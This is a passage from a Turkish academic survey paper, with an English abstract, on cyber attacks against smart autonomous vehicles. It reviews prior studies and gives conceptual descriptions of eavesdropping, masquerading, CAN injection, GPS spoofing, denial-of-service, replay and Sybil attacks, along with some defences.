- [32] S. U. Masruroh, D. Z. A. Utami, D. Khairani, M. Azhari, M. I. Helmi & R. A. Putri, Sentiment Analysis on Twitter towards the Ratification of a Bill on the Elimination of Sexual Violence in Indonesia using Machine Learning, 2022 10th International Conference on Cyber and IT Service Management (CITSM), Yogyakarta, Indonesia, 2022, 1-5.

AKILLI ARAÇLARA YÖNELİK SİBER SALDIRILAR

Batuhan Gül^{*1}, Fatih Ertam¹

¹Fırat Üniversitesi, Teknoloji Fakültesi, Adli Bilişim Mühendisliği Bölümü, Elazığ, TÜRKİYE,

^{*}Sorumlu Yazar: 221144101@firat.edu.tr

Özet: Günümüzde insan nüfusunun hızla artmasıyla beraber ulaşım sektörü de gelişmiştir ve teknolojinin büyük bir hızla gelişmesi, araçların teknolojik olarak gelişmesini de beraberinde getirmiştir. Gelişmiş akıllı sistemlerin otonom araçlara entegrasyonu ile birlikte, bu araçlar özellikle gelişmiş yapay zeka yöntemlerinden yararlandığı için, bu araçlara yönelik yapılabilecek siber saldırı tehdit türlerinde de artışlar yaşanmaktadır. Otonom araçlar her ne kadar kullanıcı konforu için diğer araçlara göre daha uygun olsa da sistemleri dolayısıyla dışardan gelebilecek tehditlere karşı daha savunmasız bir durumla karşı karşıyadırlar. Dahası, bu tür tehditler, can ve mal kaybına neden olabilecek kadar tehlikeli olabilmektedir. Bu sebeple, otonom akıllı araçlara yönelik bu tür siber tehditlerin tespit ve analizini yapmak her geçen gün daha da fazla önem arz etmektedir. Bu çalışmada akıllı otonom sistemlere karşı yapılan siber saldırı çeşitleri ve bazı korunma yöntemleri hakkında bilgiler verilmiştir.

Anahtar Kelimeler: Otonom Araç, Siber Saldırı, V2V (Araç-Araç) , V2I (Araç-Altyapı)

Cyber Attacks on Smart Vehicles

Batuhan Gül^{*1}, Fatih Ertam¹

¹ Firat University, Faculty of Technology, Department of Digital Forensics Engineering, Elazig, TURKEY

^{*}Corresponding Author: 221144101@firat.edu.tr

Abstract: Today, with the rapid increase in the human population, the transportation sector has also developed and the rapid development of technology has brought along the technological development of vehicles. With the integration of advanced intelligent systems into autonomous vehicles, there is an increase in the types of cyber attacks that can be made against these vehicles, especially since these vehicles benefit from advanced artificial intelligence and machine learning methods. Although autonomous vehicles are more suitable for user comfort than other vehicles, they are more vulnerable to external threats due to their systems. Moreover, such threats can be dangerous enough to cause loss of life and property. For this reason, it is more and more important to detect and analyze such cyber threats against autonomous smart vehicles. In this study, information is given about the types of cyber attacks against smart autonomous systems and some protection methods.

Keywords: Autonomous Vehicle, Cyber Attack, V2V (Vehicle to Vehicle), V2I (Vehicle to Infrastructure)

1. Giriş

Son yıllarda, karşılıklı bağlanabilirlik fikrine dayanan akıllı şehirlerin gelişimi de dahil olmak üzere, teknolojilerin tüm alanlarında önemli ilerlemeler kaydedilmiştir. Bu fikrin en önemli parçası, yüksek yoğunluğa sahip şehirlerde ulaşım zorluklarının aşılmasını amaçlayan akıllı mobilite sistemleridir. Bu sebeple küresel çapta otonom araçlara yönelik yatırımlar hızla artmaktadır. Bu sebeple günümüzde akıllı otonom araçların varlığı artmaktadır ve bu araçlar özellikle konfor ve güvenlik alanında büyük avantajlar sunmaktadır. Akıllı ulaşım sistemleri araçların ve araçlarla bağlantılı diğer sistemlerin büyük kaynaklar kullanılarak birbirine bağlanmasını sağlayan araçtan her şeye (Vehicle-to-Everything, V2X) teknolojileri ile birlikte gelişmekte ve akıllı ve birbirine bağlı ulaşım sistemleri giderek artmaktadır [1].

Fakat bu avantajlara karşın otonom araçların yaygınlaşması, kötü niyetli saldırganlar için birçok saldırı fırsatı sunan yeni saldırı platformları ortaya çıkarmaktadır. Bu tür araçları hedef alan saldırganlar, aracın hareketsiz kalmasına, kişisel verilerin ifşasına, hassas verilerin kaybına ve hatta can ve mal kayıplarına neden olabilmektedir [2].

Bu sebeplerden dolayı otonom araçlara yönelik saldırı çeşitlerinin tespit ve analiz edilmesi büyük önem taşımaktadır. Bunlar göz önünde bulundurularak, çeşitli saldırı tekniklerinin çalışma mantıkları ve otonom araçların güvenli bir şekilde yollarda olmasını sağlayacak altyapıyı sağlamanın yolları hakkında yapılması gereken çalışmalar vurgulanmıştır.

Bu çalışmada akıllı ulaşım sistemlerine yapılabilecek olan siber saldırıların neler olduklarıyla ilgili yapılan çalışmalar irdelenerek akıllı araçlara yapılabilecek saldırılardan korunma yöntemleri üzerinde durulmuştur.

2. Literatür Taraması

Petho ve ark. [3] Yapmış oldukları çalışmada araçtan araca (vehicle to vehicle, V2V) uygulamalarının güvenlik riskini modelleyebilmek için yeni bir yaklaşım önermişlerdir. Bu yaklaşımda analiz aşamasında uygulamanın güvenliğini ölçebilmek için mesaj alma ve çarpışma şiddeti fonksiyonlarını kullanmışlar ve fonksiyonun geliştirilmesine çalışmışlardır. Ardından LCRW (boyuna çarpışma uyarısı) hakkında bilgiler verilmiştir. Boyuna çarpışma ifadesi, aracın ön veya arka tarafına yönelik olan çarpışmaları ifade etmektedir. Araç böyle bir risk algılaması halinde sürücüye bir uyarı gönderebilir. LCRW sistemler ise, bu tür boyuna çarpışma risk durumlarını belirleyebilen sistemlerdir. Bu tür sistemlerde birden fazla çarpışma durumu bulunabilir.

Eiza ve ark. ise araç içi ağ mimarileri hakkında bilgiler vermişlerdir ve bu tür ağ mimarilerine yapılabilecek saldırıları bertaraf etme yolunda çalışmalar yapmışlardır. Ardından VANET (araç içi ağlar) sistemlerine yapılabilecek kötü amaçlı yazılım saldırıları, OBD(Yerleşik teşhis güvenlik açıkları) başta olmak üzere saldırılar hakkında çalışmalar yapmışlardır [4]. 2015 yılında Charlie Miller ve Chris Valasek adlı iki araştırmacı, Jeep Cherokee marka aracı UConnect yazılımı sayesinde kontrol edebilmeyi başarmışlardır. Uconnect, bir multimedya sistemidir ve bu sistemden kaynaklanan güvenlik açığı nedeniyle araç savunmasız bir hale gelmiştir. Bu güvenlik açığı sayesinde araştırmacılar, aracın çip

yazılımını değiştirmeyi başarmışlardır. Bu sayede araç ağı üzerinden komutlar göndererek aracın gaz, fren ve diğer mekanizmalarının kontrollerini ele geçirmişlerdir.

Tesnim ve ark. [5] araç bulut ağlarında karşılaşılan problemler hakkında çalışmalar yapmışlardır. Araç bulut sistemlerinin farklı bir sınıflandırılması yapılarak araçların güvenlik sorunları başta olmak üzere sorunlara çözüm önerileri sunmuşlardır.

Mohammed ve ark. VANET sistemleri hakkında çalışmalar yapmışlardır. VANET sistemleri, yoldaki araçların birbirleriyle bir ağ üzerinden iletişim kurmasını sağlayarak yol güvenliğini artırmayı ve kullanıcıya yol hakkında bilgiler vererek (örneğin trafik durumu), kullanıcı konforunu artırmayı amaçlamaktadır [6]. Ardından VANET mimarisi tartışılmıştır ve bu mimariyi tehdit eden durumlar ve engelleme yöntemleri hakkında çalışmalar yapılmıştır.

Jose M.D Fuentes ve ark. VANET üzerinde sadece geleneksel yöntemler olan veri gizliliğini değil ayrıca kötü niyetli araçların VANET ağından çıkarılması gibi çalışmalar ve araç güvenliğini sağlayacak olan mekanizmaların analizi yapılmıştır [7].

Khattab ve ark. [8] VANET ağlarında diğer kötü niyetli araçları belirlemek ve engellemek için yapay sinir ağları kullanımı hakkında çalışmalar yapmıştır. Otonom araçlar üzerinde yapılan çalışmalar, yapay sinir ağlarının en gelişmiş savunma mekanizmalarını oluşturabileceğini doğrulamaktadır. Bu sinir ağları, ağdaki her aracın davranışını araştırmaktadır ve iyi niyetli veya kötü niyetli olarak sınıflandırmaktadır. Yapılan çalışmada yanlış pozitif oranının düşürülmesi hedeflenmiştir.

Ankit K. ve ark. araç ağları üzerine yapılan kara delik saldırıları ve engelleme yöntemleri hakkında çalışma yapmışlardır [9]. Öncelikle çalışmayla alakalı bir ağ simülasyonu oluşturularak bu simülasyon üzerinde senaryolar oluşturulmuştur. Simülasyon oluşturulduktan sonra kara delik, solucan deliği gibi saldırıların uygulaması yapılmıştır. Jalel ve Mohamed [10] ise araç ağları üzerinde doğrusal regresyon yöntemini kullanarak kötü niyetli araç tespiti üzerine çalışmalar yapmışlardır. Geliştirdikleri algoritma ile ağ trafiği izlenmiş ve kötü niyetli araç varlığı tespit edilmeye çalışılmıştır. Tespit edilmesi durumunda bundan sorumlu düğümlerin belirlenmesi yapılmıştır.


Gianluca ve ark. VANET (araç içi ağlar) üzerindeki ağ trafiğini azaltmak ve bu trafik kaynaklı paket kaybını engelleyebilmek için bir anahtarlama kontrol mantığı üzerine çalışmalar yapmışlardır [11]. Bu anahtarlama tekniği, ağın belirli arızalara maruz kalıp kalmadığını ölçmek için bir DSRC ağında birçok araç üzerinde test edilmiştir ve sonuçlar, nominal bir kontrolöre göre olumlu olmuştur. Gianluca ve ark. ana amacı, ağ üzerinde daha önceden bilgi sahibi olmadan optimum bir doğruluk elde etmek için bir anahtarlama tekniği geliştirmektir. Bu teknik, uzaklaşan ufuk optimizasyonuna (receding horizon optimization) dayanmaktadır. Xue Yang ve ark. ise araç ağlarında çok fazla araç olması durumlarında EWM (acil uyarı mesajı) iletiminin yavaşlamaması alanında çalışmalar yapmışlardır. Bir araç yolda anormal davranıldığında, örneğin ani fren veya hareket yönünün ani bir şekilde değişmesi durumunda bir AV (Abnormal vehicle) dönüşür ve diğer araçlara EWM mesajı göndermeye başlar. Bu uyarıyı alan araçlar buna göre kendilerini konumlandırırlar. Bir ağda çok fazla araç olması durumunda ağda bir tıkanıklık olabileceği için EWM mesajlarının iletiminde çok kısa süreli bir kesinti bile kötü sonuçlara yol açabilmektedir. Yang ve ark, [12] yaptıkları çalışmada bu kesintiyi engelleyecek bir VCWC (Araç çarpışma uyarı sistemi) üzerinde uygulamalar yapmışlardır ve araç ağını rahatlatmak için gereksiz EWM mesajlarını kaldırma yönünde çalışmalar yapmışlardır.

3. Otonom Araçlara Yönelik Siber Saldırı Çeşitleri

Otonom araçlara yapılan saldırılar, araç sisteminin bağlı olduğu kablolu veya kablosuz bağlantılar aracılığıyla yapılmaktadır [13]. Bu tür saldırılar genellikle sistemin işleyişini durdurmak için, sürücünün araç hâkimiyetini sonlandırmak için veya sadece sistemi dinlemek gibi amaçlarla uygulanabilir. Bu çalışmada Eavesdropping (orta kulak) saldırısı, Injection (enjeksiyon) saldırısı, Denial of Service (Hizmet reddi) saldırısı, Bus-off saldırısı, Sybil saldırısı, GPS Spoofing (GPS Yanıltma) Saldırısı ve Masquerading (maskeleye) saldırısı hakkında bilgiler verilecektir.

3.1. Eavesdropping (Orta Kulak) Saldırısı


“Bu pasif bir saldırdır ve saldırgan, ağa gizlice sızarak araç hakkında bilgiler toplamaya çalışır. Böylelikle araçtaki ağ trafiği, araçtaki ağ düğümlerinin konumları ve diğer faaliyetleri gözlemler. Bu tür saldırılar pasif saldırı olduğu için saldırganların ağdaki tespiti oldukça zordur. Şekil 1. de Araç 1, Araç 2 hakkında bilgi toplamaktadır. Bu tür saldırılarda saldırgan, ağ düğümünün ayrıntılarını ifşa etmektedir.



Şekil 1. Orta Kulak Saldırısı

3.2. Masquerading (Maskeleye) Saldırısı

Bu tür saldırılarda saldırgan, kendini meşru bir kullanıcı gibi göstermektedir [14]. Bu tür saldırıların amacı, elektronik kontrol ünitesi (ECU)'yu manipüle etmek ve ayrıca sistemin manipüle edildiğinin gizlenmesidir. Bu tür bir saldırının düzenlenebilmesi için saldırgan, hedef sisteme CAN (Contoller Area Network) mesajları göndermelidir. Bu tür kötücül mesajlar, ECU sisteminin bozulmasına neden olmaktadır. Saldırganın tespit edilmeden bu tür bir saldırı düzenleyebilmesi için öncelikle araç CAN ağına erişim sağlamalıdır. Ardından kurulan bu kanal üzerinden aracın CAN kimliği taklit edilerek kötü niyetli CAN mesajları gönderir [15]. Şekil 2. de Araç 2, kendini polis aracı gibi davranıp diğer aracı yavaşlamaya zorlamaktadır. Araç 1 ise polis aracı tarafından durdurulmak istendiğini düşünerek yavaşlayacaktır.



Şekil 2. Maskeleye Saldırısı

3.3. Injection (Enjeksiyon) Saldırısı

Bir enjeksiyon saldırısı sırasında saldırgan, aracın veri yolu sistemine kötücül mesajlar enjekte etmektedir. Bu saldırılar, ele geçirilmiş ECU veya virüs bulaşmış araç eğlence sistemi aracılığıyla yapılabilir [14]. CAN protokolü genellikle kötü niyetli çerçeveleri tanıyamamaktadır, bu sebeple bu tür saldırıların gerçekleşmesi diğer saldırılara göre daha kolaydır.

Başarılı bir enjeksiyon saldırısı sonucunda kullanıcı ekranına yanlış bilgiler yansıtılabilir, örneğin yanlış hız veya yanlış devir saatini değiştirebilir. Veya daha kötüsü, araç bileşenlerini ele geçirebilir.

3.4. GPS Spoofing (GPS Yanıltma) Saldırısı

Bir otonom araçta GPS sisteminin düzgün çalışması çok önemlidir. Yüksek doğruluk oranına sahip GPS sistemlerini kullanan araçlar, gidilecek mesafelerde en kısa yolları seçerler. Bu özellikleri, araçların insan etkileşimine ihtiyaç duymadan otonom bir şekilde görevlerini yerine getirmeleri için gereklidir [16]. Fakat GPS sistemleri, siber saldırılara karşı çok hassastır ve sinyal yanıltma veya sinyal bozma gibi saldırılardan kolayca etkilenebilir. Örneğin meşru GPS sinyalleriyle aynı frekanstan gönderilen yanıltıcı GPS sinyalleri, GPS sisteminin yanıltılmasına yol açabilir. Otonom araç sahiplerinin güvenliği için kritik önem taşıyan GPS Sisteminin sahtekârlığı için birçok açık kaynak bulunmaktadır. Bu tür saldırılarda güvenlik açıkları genellikle GPS sinyallerinin özellikleri (iletim frekansları, modülasyon türü) nedeniyle ortaya çıkmaktadır. Saldırgan, yapacağı saldırı için bu tür bilgileri kullanabilir. GPS saldırısı, sadece araçları değil, ayrıca diğer teknolojik platformları da etkilemektedir. Bu sebeple “ölü hesaplama” sistemi de dâhil olmak üzere birçok savunma mekanizması geliştirilmiştir. Bu mekanizma, mevcut konumu önceki bilinen konum ile belirlemektedir [17]. Ölü hesaplama mekanizması genellikle doğru konuma yaklaşık bir değer vermektedir, bu sebeple diğer

savunma yöntemleri ile beraber kullanılmaktadır. Şekil 3. de GPS yanıltma saldırısı ifade edilmektedir [18].



Şekil 3. GPS Yanıltma Saldırısı

3.5. Denial of Service (Hizmet Reddi) Saldırısı

Günümüzdeki ve gelecekteki araç güvenlik sistemleri, araç- araç (V2V) kablosuz iletişime dayanacaktır ve bu ağdaki araçlar, kendi konumlarını bildiren mesajları periyodik olarak sürekli yayınlayacaktır. Bu tür periyodik mesajlar çarpışma uyarı sistemlerini, kör nokta uyarı sistemlerini, şerit değiştirme uyarı sistemleri gibi birçok sistemi destekleyecektir. Dağıtılmış hizmet reddi saldırıları (DDoS) ise, hizmet reddi saldırılarının gelişmiş bir çeşididir [19]. Bu tür saldırılarda kötü niyetli saldırgan, aracın bağlı olduğu ağı sahte isteklerle meşgul bir duruma sokmak istemektedir, eğer başarılı olursa, sistem, diğer cihazlardan gelen meşru isteklere cevap veremeyecektir [20]. Hizmet reddi saldırılar, siber dünyadaki en yaygın ve en tipik saldırılardan biridir. Siber sistemlerde de bağlı araçlarda olduğu gibi benzer etkiler (sahte istekler yaratarak sistemin cevap verme kabiliyetine zarar verme) yaratmaktadır. Böylelikle ağ meşgul olur ve meşru kullanıcının istekleri uzun bir bekleme kuyruğuna girer. Şekil 4. de [21] Hizmet reddi saldırısının uygulanma biçimi gösterilmiştir.



Şekil 4. Hizmet reddi saldırısı

Yukardaki şekilde saldırgan, i ve $i-1$ araçlarının bağlı olduğu DRSC ağına birçok sahte paket göndermektedir. Bu nedenle i aracı öndeki $(i-1)$ 'in verilerine erişemez veya verileri gecikmeli olarak alır ve ciddi bir güvenlik sorunu ortaya çıkar.


3.6. Replay (Tekrarlama) Saldırısı

Bu tür saldırılarda saldırgan, sistemin kararlı haldeki yapısını sabote etmek istemektedir. Saldırgan, öncelikle sensörleri ele geçirmeye çalışır ve ardından daha önce aynı sistem tarafından üretilen sinyallerle yeni sinyalleri değiştirmeye çalışır [22]. Bu tür saldırılardan korunmak için kablosuz ağ standartlarında mesajların çerçeve numaraları bir diğerinden daha büyük olması gerektiği belirtilmiştir, fakat bu durumu bilen saldırgan, kötü niyetli mesajının çerçeve numarasını büyütür ve saldırıda bulunabilir. Bu tür saldırılardan kesin olarak korunmak için mesajlarda zaman damgası kullanılmalıdır [23]. Çünkü zaman damgası sonsuz bir sayı uzayı içerir ve tekrarlanamaz.

3.7. Sybil Saldırısı

Araç ad hoc ağları (VANET)'ler, yol kenarı üniteleri (RSU) ile iletişim kurarak etraftaki diğer araçlar hakkında bilgi alırlar. Sybil saldırısında ise saldırgan, kendini bir araç yerine birçok araç gibi göstermektedir. Eğer böyle bir saldırı RSU'lar tarafından tespit edilemezse, trafik yönetim merkezine trafik hakkında yanlış bilgiler iletilir ve trafik tehlikeye girebilir. Sybil saldırısında her araca "sybil düğümü" denmektedir. Saldırgan kendini sadece birkaç düğüm olarak gösteriyorsa büyük ölçekli bir tehlike olmayabilir. Fakat saldırgan eğer çok fazla düğüm olarak görünürse ciddi sonuçlar ile karşı karşıya kalınabilir [24]. Bu saldırı, her aracın tek bir kimlik kullanmak yerine tekrar edilebilir takma adlar kullanmaları sonucunda kullanılabilir hale gelmektedir. Bu tür saldırılar, beamforming (hüzmeleme) yeteneğine sahip bir anten ile engellenebilir. Bu anten, aracın konumuna bir sorgulama paketi yollar ve eğer araç o konumdaysa paketi alır ve yanıt paketini geri yollar. Ve bu paketler hash fonksiyonu ile korunur. Antenin üzerindeki yükü azaltmak için bu sinyaller her araca değil, sadece sybil şüphelisi olan araçlara yollanabilir.

Şekil-5 de sybil saldırısına ait diyagram sunulmuştur.



Şekil 5. Sybil Saldırısı

Sybil saldırıları genel olarak 2 senaryoda gerçekleşir.

İlk senaryoda saldırgan, diğer araçlara yolda bir kaza olduğuna dair uyarı mesajı gönderir ve doğal olarak diğer araçlar yollarını değiştirir. Bu mesaj birkaç sybil aracı tarafından gönderilirse inandırıcılık derecesi artacaktır.

İkinci senaryoda ise saldırgan, şekil 5. de görüldüğü gibi saldırgan, RSU'yu yolda trafik olduğu konusunda adanmaya çalışır. Eğer başarılı olursa RSU, diğer araçlara yanlış trafik bilgisi gönderir ve diğer araçlar yol güzergâhlarını değiştirirler [24].

4. Sonuç

Yakın gelecekte otonom araçların ulaşım sisteminde bir devrim yapması beklenmektedir. Ve bunun yapılabilmesi için büyük teknolojik gelişmeler ortaya konmaktadır. Fakat teknolojiye bu tür gelişmeler, yapılabilecek yeni siber saldırıları da beraberinde getirmektedir. Bu siber saldırılar, otonom araç kullanıcılarının can ve mal güvenliğini tehlikeye atabileceğinden dolayı günümüzde büyük bir tehlike oluşturmaktadır. Bu çalışmada, otonom bir hale gelen araçları ve özellikle otomobilleri tehdit eden siber saldırılar ve bu saldırılardan korunma yolları değerlendirilmiştir. Çalışmada Sybil saldırısı, Replay saldırısı, hizmet reddi saldırısı, Eavesdropping (orta kulak) saldırısı, Masquerading (maskeleye) saldırısı GPS Spoofing (GPS yanıltma) saldırısı ve Injection (enjeksiyon) saldırısı hakkında bilgiler verilmiştir. Sybil saldırısı, saldırganın bir RSU (yol kenarı ünitesi) ele geçirerek yaptığı saldırıdır. Replay saldırısında ise saldırgan, sisteme sürekli yeni sinyaller göndererek sistemi sabote etmeye çalışmaktadır ve sinyallerin çerçeve boyutunu büyütürken saldırının gerçekleşme olasılığını artırmaktadır. Eavesdropping (orta kulak) saldırılarında ise kötü niyetli kişi, hakkında bilgi toplamak istediği araca fiziksel olarak yaklaşarak o aracın ağına sızarak bilgi toplamaya çalışmaktadır. Masquerading (maskeleye) saldırısında saldırgan, kendisini sahte bir kimlik ile tanımlar ve diğer aracı aldatmaya çalışır. GPS Spoofing saldırısında GPS sistemlerinin savunma mekanizmalarındaki boşluklardan yararlanılarak araçların GPS sistemlerini aldatıcı saldırılarda bulunulur. Bu saldırılar genellikle sistemdeki açıklardan faydalanır ve sistemi kapatma, durdurma veya yavaşlatma amacı taşımaktadırlar.

Bu tür sistemlere yönelik başarılı siber saldırıların can ve mal kaybına neden olabileceği düşünüldüğünde, en yüksek güvenlik standartlarının uygulanması zorunlu bir hal almıştır. Fakat bu tür güvenlik standartları, araçların performansından ve üretim amaçlarından ödün vermemelidir. Buna rağmen, üretim sürecinin en yüksek güvenli standartlar ile birleştirilmesi zorunludur.

Kaynakça

- [1] Q. Lu, T. Tettamanti, D. Hörcher, and I. Varga, "The impact of autonomous vehicles on urban traffic network capacity: an experimental analysis by microscopic traffic simulation," *Transp. Lett.*, 2020, doi: 10.1080/19427867.2019.1662561.
- [2] İ. AVCI, C. ÖZARPA, M. ÖZDEMİR, B. F. KINACI, and S. A. KARA, "Akıllı ulaşım araçlarında siber güvenlik ve çok katmanlı güvenlik önemi," *Akıllı Ulaşım Sist. ve Uygulamaları Derg.*, Jan. 2022, doi: 10.51513/jitsa.1034370.
- [3] Z. Pethő, Z. Szalay, and Á. Török, "Safety risk focused analysis of V2V communication especially considering cyberattack sensitive network performance and vehicle dynamics factors," *Veh. Commun.*, vol. 37, 2022, doi: 10.1016/j.vehcom.2022.100514.
- [4] M. H. Eiza and Q. Ni, "Driving with Sharks: Rethinking Connected Vehicles with Vehicle Cybersecurity," *IEEE Veh. Technol. Mag.*, 2017, doi: 10.1109/MVT.2017.2669348.
- [5] T. Mekki, I. Jabri, A. Rachedi, and M. ben Jemaa, "Vehicular cloud networks: Challenges, architectures, and future directions," *Vehicular Communications*. 2017. doi:

- 10.1016/j.vehcom.2016.11.009.
- [6] M. A. Hezam Al Junaid, A. A. Syed, M. N. Mohd Warip, K. N. Fazira Ku Azir, and N. H. Romli, "Classification of Security Attacks in VANET: A Review of Requirements and Perspectives," in *MATEC Web of Conferences*, 2018. doi: 10.1051/mateconf/201815006038.
- [7] J. M. De Fuentes, A. I. González-Tablas, and A. Ribagorda, "Overview of security issues in vehicular ad-hoc networks," in *Handbook of Research on Mobility and Computing: Evolving Technologies and Ubiquitous Impacts*, 2011. doi: 10.4018/978-1-60960-042-6.ch056.
- [8] K. M. A. Alheeti, A. Gruebler, and K. D. McDonald-Maier, "An intrusion detection system against malicious attacks on the communication network of driverless cars," in *2015 12th Annual IEEE Consumer Communications and Networking Conference, CCNC 2015*, 2015. doi: 10.1109/CCNC.2015.7158098.
- [9] Kumar and M. Sinha, "Design and development of new framework for detection and mitigation of wormhole and black hole attacks in VANET," *J. Stat. Manag. Syst.*, 2019, doi: 10.1080/09720510.2019.1609555.
- [10] M. N. Mejri and J. Ben-Othman, "Detecting greedy behavior by linear regression and watchdog in vehicular ad hoc networks," in *2014 IEEE Global Communications Conference, GLOBECOM 2014*, 2014. doi: 10.1109/GLOCOM.2014.7037603.
- [11] G. Savaia, Z. A. Biron, and P. Pisu, "A receding horizon switching control resilient to communication failures for connected vehicles," in *ASME 2017 Dynamic Systems and Control Conference, DSCC 2017*, 2017. doi: 10.1115/DSCC2017-5195.
- [12] X. Yang, J. Liu, F. Zhao, and N. H. Vaidya, "A vehicle-to-vehicle communication protocol for cooperative collision warning," in *Proceedings of MOBIQUITOUS 2004 - 1st Annual International Conference on Mobile and Ubiquitous Systems: Networking and Services*, 2004. doi: 10.1109/mobiq.2004.1331717.
